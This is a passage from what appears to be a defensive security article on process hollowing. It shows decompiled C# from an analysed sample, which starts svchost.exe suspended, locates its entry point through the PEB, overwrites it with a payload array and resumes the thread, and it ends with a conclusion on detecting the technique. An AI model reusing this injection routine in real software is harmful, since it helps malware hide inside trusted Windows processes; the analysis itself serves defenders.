To load the executable in dnSpy, simply drag and drop it onto the left pane. Once loaded, the pane will provide a tree listing of the components of the .exe.

```
835        }
836        Win32.CreateProcess(null, "c:\\Windows\\System32\\svchost.exe", ref structure, ref structure2, false,
             Win32.CreationFlags.CreateSuspended | Win32.CreationFlags.ExtendedStartupInfoPresent, IntPtr.Zero, null, ref
             startupinfoex, out process_INFORMATION);
837        uint num4 = 0U;
838        IntPtr hProcess = process_INFORMATION.hProcess;
839        Program.ZwQueryInformationProcess(hProcess, 0, ref process_BASIC_INFORMATION, (uint)(IntPtr.Size * 6), ref num4);
840        IntPtr lpBaseAddress = (IntPtr)((long)process_BASIC_INFORMATION.PebAddress + 16L);
841        byte[] array5 = new byte[IntPtr.Size];
842        IntPtr zero2 = IntPtr.Zero;
843        Program.ReadProcessMemory(hProcess, lpBaseAddress, array5, array5.Length, out zero2);
844        IntPtr intPtr3 = (IntPtr)BitConverter.ToInt64(array5, 0);
845        byte[] array6 = new byte[512];
846        Program.ReadProcessMemory(hProcess, intPtr3, array6, array6.Length, out zero2);
847        uint startIndex = BitConverter.ToUInt32(array6, 60) + 40U;
848        IntPtr lpBaseAddress2 = (IntPtr)((long)((ulong)BitConverter.ToUInt32(array6, (int)startIndex) + (ulong)((long)intPtr3)));
849        Program.WriteProcessMemory(hProcess, lpBaseAddress2, array3, array3.Length, out zero2);
850        Program.ResumeThread(process_INFORMATION.hThread);
851    }
852    catch (Exception ex)
853    {
854        Console.Error.WriteLine(ex.StackTrace);
855    }
856    finally
857    {
858        Win32.DeleteProcThreadAttributeList(startupinfoex.lpAttributeList);
859        Marshal.FreeHGlobal(startupinfoex.lpAttributeList);
860        Marshal.FreeHGlobal(intPtr);
861        Console.WriteLine("{0} started", process_INFORMATION.dwProcessId);
862    }
863 }
```

Figure 22 - Decompiled C# Code

1.7 Conclusion

The technique of Process Hollowing is not very complicated and is useful to attackers wishing to obfuscate the attack process. As shown above, the implementation is fairly easy, and detections are not normally available in most environments and require the use of special detections.

The process of identifying and mitigating Process Hollowing techniques is challenging. It requires a fundamental understanding of process creation events, the process parent-child relationships, memory allocation, and the methods used in the technique itself. We have discussed potential strategies that hopefully inspire you to develop your own detections.

We also presented a POC detection attempting to identify Process Hollowing. While not a 'silver bullet', it provides a starting point for tuning your own detection. Remember that every environment is different, and you will need to refine and tune it to your organization.

Lastly, remember to consider these strategies as part of a defensive in-depth approach. Process Hollowing is just one of many process injection techniques and a small subset of a

broader range of techniques that attackers may use. Continuously monitoring for anomalies is a never-ending battle, but with the right tools, knowledge, and attention to detail, you can effectively defend your environment.